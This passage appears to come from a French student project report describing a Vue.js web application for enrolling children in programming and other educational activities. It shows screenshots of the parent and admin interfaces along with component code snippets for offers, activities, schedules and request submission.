Cours de programmation intermédiaire pour les adolescents de 15 à 17 ans....


[Voir Détails](#)

At the bottom of the page, there are navigation buttons: "Précédent", "Page 1 sur 3", and "Suivant".

En cliquant sur voir détail en va diriger vers la page qui affiche le détail de chaque offre :

- Offre Détail :

Le composant est structuré de manière à afficher l'image de l'offre, son titre, une description, les dates de début et de fin, ainsi que le pourcentage de remise si applicable. L'interface utilisateur est soigneusement conçue pour offrir une expérience agréable et intuitive.



- La partie Template :

```
<template>
<UtilisateurParent />


# Offer Details



{{ offer.description }}



Début: {{ formatDate(offer.date_debut) }}



Fin: {{ formatDate(offer.date_fin) }}



La remise est : {{ offer.remise }}%

Offer Price
Pas de remise pour cette offre



<button @click="GoToActivities">Créer une demande</button>


```

La méthode **formatDate** prend une date au format string et retourne une date formatée en ne gardant que la partie avant le 'T' (partie de la date sans l'heure). C'est utile pour afficher les dates de début et de fin de l'offre de manière plus lisible.

```

router.js OfferDetails.vue
  43
  44     loading: true,
  45     error: false
  46   },
  47   created() {
  48     this.fetchOfferDetails();
  49   },
  50   methods: {
  51     async fetchOfferDetails() {
  52       const offerid = this.$route.params.id; // Récupérer l'ID de l'offre depuis les paramètres de route
  53       try {
  54         const response = await axios.get(`http://localhost:8000/api/show/offer/${offerid}`);
  55         this.offer = response.data;
  56         this.loading = false;
  57       } catch (error) {
  58         console.error('Erreur lors de la récupération des détails de l\'offre:', error);
  59         this.loading = false;
  60         this.error = true;
  61       }
  62     },
  63     formatDate(dateString) {
  64       return dateString.split('T')[0];
  65     },
  66     GoToActivities() {
  67       this.$router.push({ name: 'activitylist', params: { offerId: this.offer.id }, query: { offerTitre: this.offer.titre } });
  68     }
  69   }

```

En cliquant sur « créer une demande », l'utilisateur sera dirigé vers le composant affichant toutes les activités incluses dans cette offre.

- **List des activités :**



The screenshot shows a web browser window with the URL <http://localhost:8081/activitylist/3?offerTitre=Programmation+entre+15+et+17+ans>. The page title is "Activités Disponibles". A sub-header says: "Choisissez les activités auxquelles vous souhaitez inscrire vos enfants. Cliquez sur 'Choisir les enfants' pour sélectionner les enfants pour une activité spécifique." Below this, there are two activity cards:

- Introduction à Python**
  - FREE PYTHON RESOURCES**
  - GET STARTED**
  - Description:** Cette activité introduit les bases de la programmation en Python, couvrant les concepts fondamentaux tels que les variables, les boucles, et les fonctions.
  - Objectifs:** Apprendre les bases de Python, comprendre les concepts fondamentaux de la programmation, créer des programmes simples.
  - Domaine:** Programmation
  - Tarif:** 157,45 €
  - Buttons:** Show More, Choisir les enfants
- Algorithmique et Structures de Données**
  - DONNÉES ET ALGORITHMES**
  - COMPÉTENCES NUMÉRIQUES POUR TOUS**
  - Description:** Cette activité se concentre sur les concepts d'algorithmique et les structures de données fondamentales telles que les listes, les piles, et les arbres.
  - Objectifs:** Comprendre l'importance des algorithmes, apprendre à résoudre des problèmes complexes, manipuler des structures de données pour optimiser les programmes.
  - Domaine:** Structures de Données
  - Tarif:** 67,00 €
  - Buttons:** Show More, Choisir les enfants

En cliquant sur « Show More », l'utilisateur pourra afficher des informations supplémentaires concernant l'activité, telles que l'âge minimum, l'âge maximum, le nombre de séances, le volume horaire et les options de paiement.



The screenshot shows a web browser window with the URL <http://localhost:8081/activitylist/3?offerTitre=Programmation+entre+15+et+17+ans>. The page title is "Activités Disponibles". A sub-section titled "Introduction à Python" is displayed. It includes a thumbnail image of a person working on a laptop with the text "FREE PYTHON RESOURCES GET STARTED". Below the thumbnail, there is descriptive text: "Cette activité introduit les bases de la programmation en Python, couvrant les concepts fondamentaux tels que les variables, les boucles, et les fonctions.", "Objectifs : Apprendre les bases de Python, comprendre les concepts fondamentaux de la programmation, créer des programmes simples.", "Domaine : Programmation", and "Tarif : 157.45 €". There are two buttons: "Show More" (highlighted in blue) and "Choisir les enfants". A gray box contains additional details: "Âge Minimum : 15", "Âge Maximum : 17", "Nombre de Séances : 30", "Volume Horaire : 60 heures", "Option de Paiement : Cash", and "Vidéo : Voir la vidéo". At the bottom of the page, there is a navigation bar with tabs: "DONNÉES ET", "Algorithmique et Structures de Données", and "Statistiques".

```
,  
  toggleDetails(activityId) {  
    const activity = this.activities.find(act => act.id === activityId);  
    if (activity) {  
      activity.showDetails = !activity.showDetails;  
    }  
  },  
  goToActivityDetails(activity) {  
    this.$router.push({  
      name: 'choosechildren',  
      query: {  
        activityId: activity.id,  
        activityTitre: activity.titre,  
        offerId: this.$route.params.offerId,  
        offerTitre: this.$route.query.offerTitre  
      }  
    });  
  },
```

**toggleDetails** : Cette méthode permet de basculer l'affichage des détails supplémentaires pour une activité spécifique.

Elle prend l'ID de l'activité en paramètre et trouve l'activité correspondante dans le tableau activities.

Ensuite, elle inverse la valeur de la propriété showDetails de cette activité, ce qui permet d'afficher ou de masquer les détails supplémentaires.

**goToActivityDetails** : Cette méthode est appelée lorsqu'un utilisateur clique sur le bouton "Choisir les enfants".

Elle utilise le routeur de Vue pour naviguer vers la route choosechildren, en passant l'ID de l'activité, le titre de l'activité, l'ID de l'offre et le titre de l'offre en tant que paramètres de route et query, respectivement.

Cela permet de diriger l'utilisateur vers le composant où il peut choisir les enfants pour une activité spécifique.

- **Selectioner les enfants :**

Le composant ChooseChildren permet aux parents de sélectionner les enfants à inscrire dans une activité spécifique

Lorsqu'il clique sur un de ses enfants, il est dirigé vers le composant des horaires qui affiche les horaires disponibles pour cette activité. Une fois qu'il a terminé la sélection des horaires pour tous les enfants qu'il souhaite inscrire dans cette activité, il clique sur "Terminer" et est redirigé vers la page des activités. Il peut alors choisir une autre activité et est à nouveau dirigé vers cette page pour sélectionner les enfants et leurs horaires. Ce processus se répète jusqu'à ce qu'il ait terminé l'inscription de tous ses enfants dans les activités souhaitées avec les horaires de leur choix.

The screenshot shows a list of three children: Marwan mobader (Primary level), amir talbi (College level), and rawan Vernas (Primary level). A blue 'Terminer' button is at the bottom.

Child Name	Level
Marwan mobader	Niveau: Primaire
amir talbi	Niveau: Collège
rawan Vernas	Niveau: Primaire

The screenshot shows available schedules for Marwan mobader. The first slot on Sunday from 10:00:00 to 12:30:00 is selected (checked). Other slots on Sunday and a slot on Tuesday are also listed with their respective details and remaining places.

Day	Time Range	Eff. Min:	Eff. Max:	Places Restantes:
dimanche	10:00:00 - 12:30:00	13	25	3
dimanche	12:30:00 - 15:00:00	5	15	8
mardi	20:00:00 - 22:30:00	20	35	10

Lorsque l'utilisateur termine l'inscription de tous ses enfants, il peut cliquer sur le bouton « Envoyer la demande » situé sur la page des activités de l'offre.

**Algorithmique et Structures de Données**  
Cette activité se concentre sur les concepts d'algorithme et les structures de données fondamentales telles que les listes, les piles, et les arbres.  
**Objectifs :** Comprendre l'importance des algorithmes, apprendre à résoudre des problèmes complexes, manipuler des structures de données pour optimiser les programmes.  
**Domaine :** Structures de Données  
**Tarif :** 67.00 €  
[Show More](#) [Choisir les enfants](#)

**Développement Web avec HTML, CSS et JavaScript**  
Les participants apprendront à créer des sites web interactifs en utilisant HTML, CSS pour le design, et JavaScript pour la fonctionnalité.  
**Objectifs :** Comprendre les bases du développement web, créer des pages web interactives, apprendre à utiliser les technologies front-end.  
**Domaine :** Programmation  
**Tarif :** 100.50 €  
[Show More](#) [Choisir les enfants](#)

Si vous avez terminé l'ajout de tous les enfants que vous souhaitez inscrire dans les activités, vous pouvez envoyer la demande en cliquant sur le bouton ci-dessous.  
[Envoyer la demande](#)

L'utilisateur va donc diriger vers un composant submitrequest, ce composant permet aux utilisateurs de finaliser et de soumettre leur demande d'inscription pour diverses activités. Après avoir sélectionné les activités et les enfants à inscrire, l'utilisateur peut revoir un récapitulatif de ses choix.

Chaque activité sélectionnée est affichée avec des détails sur l'offre, l'activité, l'enfant choisi et l'horaire correspondant. Le composant propose également des options de packs supplémentaires que l'utilisateur peut sélectionner avant de soumettre sa demande.

Lorsque l'utilisateur clique sur le bouton « Soumettre la Demande », les informations sont envoyées au backend pour traitement et la sélection est enregistrée et nettoyée du stockage local (Car tous les choix et les sélections effectués par l'utilisateur sont stockés dans le local storage, cela permet d'envoyer toutes les inscriptions de leurs enfants en une seule requête au backend.).

**Récapitulatif de la Demande**

**Offre : Programmation entre 15 et 17 ans**  
**Activité :** Introduction à Python  
**Enfant :** Marwan mobader  
**L'horaire :** dimanche,10:00:00,12:30:00

**Offre : Programmation entre 15 et 17 ans**  
**Activité :** Introduction à Python  
**Enfant :** amir Kilbi  
**L'horaire :** dimanche,12:30:00,15:00:00

**Offre : Programmation entre 15 et 17 ans**  
**Activité :** Introduction à Python  
**Enfant :** rawan Vernas

**Offer 1:**

- Activity:** Introduction à Python
- Child:** rawan Vernas
- Time:** mardi, 20:00:00, 22:30:00

**Offer 2:**

- Activity:** Introduction à Python
- Child:** Marwan mobader
- Time:** dimanche, 10:00:00, 12:30:00

**Select a Pack (Optional):**

If you have finished adding all the children you want to register in the activities, you can send the request.

#### ▪ Le code de composant activiter offre :

```


1 <template>
2   <div class="activity-list-container">
3     <h1>Activités Disponibles</h1>
4     <p class="instruction-text">Choisissez les activités auxquelles vous souhaitez inscrire vos enfants. Cliquez sur "Choisir les enfants" pour sélectionner les enfants que vous souhaitez inscrire dans les activités. Vous pouvez également ajouter des enfants en cliquant sur "Ajouter un enfant".</p>
5     <div v-if="loading" class="loader">Chargement des activités...</div>
6     <div v-else-if="error" class="error-message">Erreur lors de la récupération des activités. Veuillez réessayer plus tard.</div>
7     <div v-else>
8       <div v-for="activity in activities" :key="activity.id" class="activity-item">
9         <div class="activity-image-container">
10           
11         </div>
12         <div class="activity-details">
13           <div><strong>Objectifs :</strong> {{ activity.objectifs }}</div>
14           <div><strong>Domaine :</strong> {{ activity.domaine }}</div>
15           <div><strong>Tarif :</strong> {{ activity.tarif_rense }}</div>
16         </div>
17         <div class="action-buttons">
18           <button @click="toggleDetails(activity.id)" class="show-more-btn">Show More</button>
19           <button @click="goToActivityDetails(activity)" class="choose-btn">Choisir les enfants</button>
20         </div>
21       </div>
22     <div v-if="activity.showDetails" class="additional-details">
23       <div><strong>Âge Minimum :</strong> {{ activity.age_min }}</div>
24       <div><strong>Âge Maximum :</strong> {{ activity.age_max }}</div>
25       <div><strong>Nombre de Séances :</strong> {{ activity.nbr_seance }}</div>
26       <div><strong>Volume Horaire :</strong> {{ activity.volume_horaire }} heures</div>
27       <div><strong>Option de Paiement :</strong> {{ activity.option_paiement }}</div>
28     </div>
29   </div>
30 </div>
31 </div>
32 </div>
33 <p class="final-instruction-text">Si vous avez terminé l'ajout de tous les enfants que vous souhaitez inscrire dans les activités, vous pouvez envoyer la demande.</p>
34 <button @click="makeRequest" class="request-btn">Envoyer la demande</button>
35 </div>
36 </template>

```

#### ▪ La partie script :

```
53 },
54 methods: {
55   async fetchActivities() {
56     const offerId = this.$route.params.offerId;
57     const offerTitre = this.$route.query.offerTitre;
58     try {
59       alert(offerTitre);
60       const response = await axios.get(`http://localhost:8000/api/show/offer/activities/all/${offerId}`);
61       this.activities = response.data.map(activity => ({ ...activity, showDetails: false }));
62       this.loading = false;
63     } catch (error) {
64       console.error('Erreur lors de la récupération des activités:', error);
65       this.loading = false;
66       this.error = true;
67     }
68   },
69   toggleDetails(activityId) {
70     const activity = this.activities.find(act => act.id === activityId);
71     if (activity) {
72       activity.showDetails = !activity.showDetails;
73     }
74   },
75 }
```

- le code de composant select horaire :




```

1  <template>
2   <div class="select-schedule-container">
3     <h1>Les horaires disponibles</h1>
4     <p class="instruction-text">Choisissez une seule horaire pour : <span class="child-name">{{ childName }}</span></p>
5     <div v-if="loading">Chargement des horaires...</div>
6     <div v-else-if="error" class="error-message">Erreur lors de la récupération des horaires. Veuillez réessayer plus tard.</div>
7     <div v-else>
8       <div v-for="schedule in schedules" :key="schedule.id" class="schedule-card">
9         <label :for="`schedule-${schedule.id}`" class="schedule-label">
10          <input type="checkbox" :id="`schedule-${schedule.id}`" v-model="selectedSchedules" :value="`${schedule.jour},${schedule.heure_debut},${schedule.heure_fin}`">
11          <div class="schedule-details">
12            <span class="schedule-day">{{ schedule.jour }}</span>
13            <span class="schedule-time">{{ schedule.heure_debut }} - {{ schedule.heure_fin }}</span>
14            <div class="schedule-info">
15              <span><strong>Eff. Min:</strong> {{ schedule.eff_min }}</span>
16              <span><strong>Eff. Max:</strong> {{ schedule.eff_max }}</span>
17              <span><strong>Places Restantes:</strong> {{ schedule.nbr_place_restant }}</span>
18            </div>
19          </div>
20        </label>
21      </div>
22      <button @click="submitSchedules" class="submit-btn">Terminer</button>
23    </div>
24  </template>

```

le stockage de l'inscription d'un enfant dans le local storage :




```

61   submitSchedules() {
62     if (this.selectedSchedules.length !== 1) {
63       alert('Veuillez sélectionner exactement une horaire.');
64       return;
65     }
66
67     const selectedSchedule = this.selectedSchedules[0];
68
69     const selectedActivity = {
70       offerId: this.offerId,
71       offerTitre: this.offerTitre,
72       activite_offre_id: this.activityId,
73       activityTitre: this.activityTitre,
74       enfant_id: this.childId,
75       childName: this.childName,
76       horaire: selectedSchedule
77     };
78     console.log(selectedActivity);
79
80     // Stocker l'activité sélectionnée dans le localStorage
81     let activities = JSON.parse(localStorage.getItem('selectedActivities')) || [];
82     activities.push(selectedActivity);
83     localStorage.setItem('selectedActivities', JSON.stringify(activities));
84

```

- le code de la récapitulatif:




```

1  'use strict';
2  // Annexe à l'outil
3  export default {
4    name: 'SubmitRequest',
5    data() {
6      return {
7        selectedActivities: JSON.parse(localStorage.getItem('selectedActivities')) || [],
8        selectedPack: JSON.parse(localStorage.getItem('selectedPack')) || {} // Ajust au stockage des packs
9      };
10    },
11    methods: {
12      async submitRequest() {
13        try {
14          const selectedPackString = this.selectedPack.join(',');
15          alert(selectedPackString);
16
17          const response = await axios.post(`http://localhost:8000/api/create/demande/${selectedPackString}`, {
18            activities: this.selectedActivities
19          });
20
21          alert(response.data.name);
22          localStorage.removeItem('selectedActivities'); // Nettoyer le localStorage après soumission
23          localStorage.removeItem('selectedPack'); // Nettoyer le stockage des packs après soumission
24          this.$router.push('/offrepage');
25        } catch (error) {
26        }
27      }
28    }
29  }

```

## 2. Interface de l'administrateur :

Dans le cadre du développement d'une interface d'administration pour notre application web, j'ai été chargé de concevoir et d'implémenter plusieurs composants clés en utilisant Vue.js. Cette tâche a impliqué la création et la gestion d'interfaces utilisateur spécifiques à l'administration, permettant une interaction fluide et efficace avec la base de données de l'application.



Les composants développés, comme illustrés dans la capture d'écran fournie, incluent des pages pour la gestion des activités, des offres, des animateurs, ainsi que des listes détaillées pour une administration facile. Chaque composant a été conçu avec un souci de clarté et de fonctionnalité, assurant ainsi que les administrateurs de l'application peuvent gérer les contenus de manière intuitive et efficace.

Ces développements s'inscrivent dans une démarche plus large visant à offrir une expérience utilisateur optimale pour les gestionnaires de l'application, en leur fournissant tous les outils nécessaires pour mener à bien leurs tâches administratives sans complications. Ce rapport détaillera les spécificités de chaque composant, les choix techniques réalisés, ainsi que les interactions entre les différents éléments de l'interface.

```
ADM
ActivitylistAdmin.vue
AdminPage.vue
AjouterActivite.vue
AjouterOffre.vue
Animateur.vue
ListeEnfantActivites.vue
OfferDetailsAdmin.vue
OffersListAdmin.vue
sidebar.vue
TopOffers.vue
```

La page AdminPage intègre une barre de navigation pour gérer les demandes et la déconnexion de l'utilisateur. Le composant <Sidebar> est animé et réactif, contrôlé par isSidebarOpen, tandis que <TopOffers> met en avant les offres clés. Cette structure assure une navigation fluide et une gestion efficace des fonctionnalités administratives.

```

<template>
  <div class="main-container">
    <!-- En-tête -->
    <nav class="navbar">
      <div class="menu-icon">
        <button @click="toggleSidebar" class="btn-custom">
          <i class="fas fa-bars"></i> BIENVENUE
        </button>
      </div>
      <div class="logout-btn">
        <button @click="logout" class="btn-custom btn-danger">Déconnexion</button>
      </div>
    </nav>
    <transition name="slide">
      <sidebar v-if="isSidebarOpen"></sidebar>
    </transition>
    <div class="main-container" :class="{ 'sidebar-open': isSidebarOpen }">
      <TopOffers></TopOffers>
    </div>
  </div>
</template>

<script>
import Sidebar from '@/components/ADMIN/sidebar.vue';
import TopOffers from '@/components/ADMIN/TopOffers.vue';
export default {
  name: 'AdminPage',
  components: {
    Sidebar ,
    TopOffers
  },
  data() {
    return {
      isSidebarOpen: false,
      showProfileMenu: false
    };
  },
  methods: {
    toggleSidebar() {
      this.isSidebarOpen = !this.isSidebarOpen;
    },
    logout() {
      this.$router.push('/signin');
    }
  }
};
</script>

```

La section "Mes Offres" de la barre latérale permet aux utilisateurs d'accéder à une liste des offres et de rajouter de nouvelles offres via des options clairement démarquées. Cette fonctionnalité améliore la gestion des offres en offrant un accès rapide et organisé.



C

## Toutes les Offres

The screenshot shows a grid of four educational offer cards:

- Calcul Différentiel**: Cours de calcul différentiel pour les lycéens.... [détails](#)
- Sécurité Informatique**: Introduction à la sécurité informatique et aux techniques de protection des données.... [détails](#)
- Robotique avancée**: Cours de robotique avancée pour les adolescents.... [détails](#)
- Impression 3D**: Apprentissage de l'impression 3D et du design.... [détails](#)

Les deux captures d'écran illustrent les fonctionnalités clés de gestion des offres éducatives dans une interface d'administration. La première image montre la page "Toutes les Offres", où les offres actuelles sont affichées de manière attrayante avec des options pour plus de détails, facilitant la navigation et la sélection par les utilisateurs. La seconde image dépeint le formulaire "Ajouter une Offre", permettant aux administrateurs d'insérer de nouvelles offres avec des détails tels que les dates et les remises. Ensemble, ces interfaces supportent une gestion efficace et organisée des offres éducatives, en améliorant l'expérience utilisateur et en simplifiant les tâches administratives.

Cette capture d'écran présente une interface de la section "Activités Disponibles" où diverses offres éducatives sont listées pour l'administration. Chaque offre affichée inclut un titre et une description, permettant un aperçu rapide de l'activité proposée. Trois actions

### Ajouter une Offre

programmation web

22/06/2024

07/07/2024

Remise (%)

Description

Ajouter

The screenshot shows a list of available activities:

- Titre :** Ab non in ab dicta consequuntur quam.  
**Description:** Sit minus sit cum cumque. Cum ipsum sint delenti consequatur cumque optio libero. Ut quia pariarur delenti sequi nihil. Qui minus est alias autem vel accusamus dolore.
- Titre :** Aspernatur accusamus quam delectus laudantium quo et.  
**Description:** Nemo dolorem porro mollitia voluptatem odio qui. Consequuntur laboriosam sed impedit nulla a recusandae aut. Ratione aut non quas et rerum autem.
- Titre :** Vel est alias ipsum ratione.  
**Description:** Qui error sunt maiores. Eum quo aliquam incidunt explicabo officia provident. Laborum adipisci atque fugiat magnam aut.

Ajouter à l'offre

Ajouter à l'offre

Ajouter à l'offre

principales sont disponibles en haut de la page : "Afficher les activités", "Ajouter une activité", et "Supprimer l'offre", facilitant ainsi la navigation et la gestion des activités. De plus, chaque offre a un bouton "Ajouter à l'offre", pour intégrer ces activités dans des programmes ou des promotions spécifiques. Cette interface est conçue pour aider les administrateurs à gérer efficacement les offres éducatives, en permettant une manipulation simple et directe des informations.

Le formulaire "AJOUTER UNE ACTIVITÉ À L'OFFRE" permet de spécifier les détails financiers et démographiques d'une activité, tels que le tarif, l'âge minimum et maximum, le nombre de séances, et le volume horaire. Il offre également une option pour sélectionner le mode de paiement, optimisant ainsi la personnalisation et la gestion des activités proposées.

AJOUTER UNE ACTIVITÉ À  
L'OFFRE

Tarif

Âge minimum

Âge maximum


Nombre de séances

Volume horaire

Choisir une option de paiement ▾

Annuler      Ajouter

la suppression d'une offre :



La section "Mes activités" offre des options pour afficher la liste des activités existantes ou pour en ajouter de nouvelles, facilitant la gestion des programmes.



Ce script Vue.js gère la soumission d'une nouvelle activité via un formulaire, utilisant Axios pour envoyer les données à une API. En cas de succès, il nettoie le formulaire et redirige vers AdminPage, tandis qu'en cas d'erreur, il affiche un message détaillé pour aider au débogage. Le code montre une utilisation efficace de la gestion des états et des réponses API pour améliorer l'expérience utilisateur.

```
<script>
export default {
  methods: {
    submitForm() {
      formData.append('image_pub', this.image_pub);

      axios.post('http://localhost:8000/api/create/activity/', formData)
        .then(response => {
          console.log('Activité ajoutée:', response.data);
          this.message = 'Activité ajoutée avec succès!';
          this.activite = {
            titre: '',
            description: '',
            objectifs: '',
            domaine: '',
            lien_youtube: ''
          };
          this.image_pub = null;
          this.$refs.image.value = '';
          this.$router.push('/AdminPage');
        })
        .catch(error => {
          console.error('Erreur lors de l\'ajout de l\'activité:', error.response.data);
          this.message = 'Erreur lors de l\'ajout de l\'activité : ' + error.response.data.detail;
        });
    }
  }
}
```

Le formulaire "Ajouter une Activité" permet aux utilisateurs de saisir des informations détaillées sur une nouvelle activité, y compris un titre, une description, des objectifs, un domaine, un fichier optionnel et un lien YouTube. Cette interface facilite la contribution et l'organisation des contenus éducatifs.

Ajouter une Activité

Titre de l'activité

Description de l'activité

Objectifs de l'activité

Domaine de l'activité

Choisir un fichier Aucun fichier choisi

Lien YouTube (optionnel)

Ajouter

Cette interface utilisateur présente un tableau listant des enseignants avec des colonnes pour le nom, l'email, le domaine d'expertise, et des boutons pour afficher les horaires occupés et libres. Elle est conçue pour permettre une gestion efficace des disponibilités du personnel éducatif, facilitant l'organisation des plannings et la communication.

Nom	Email	Domaine	Horaires	Horaires Occupés	Horaires Libres
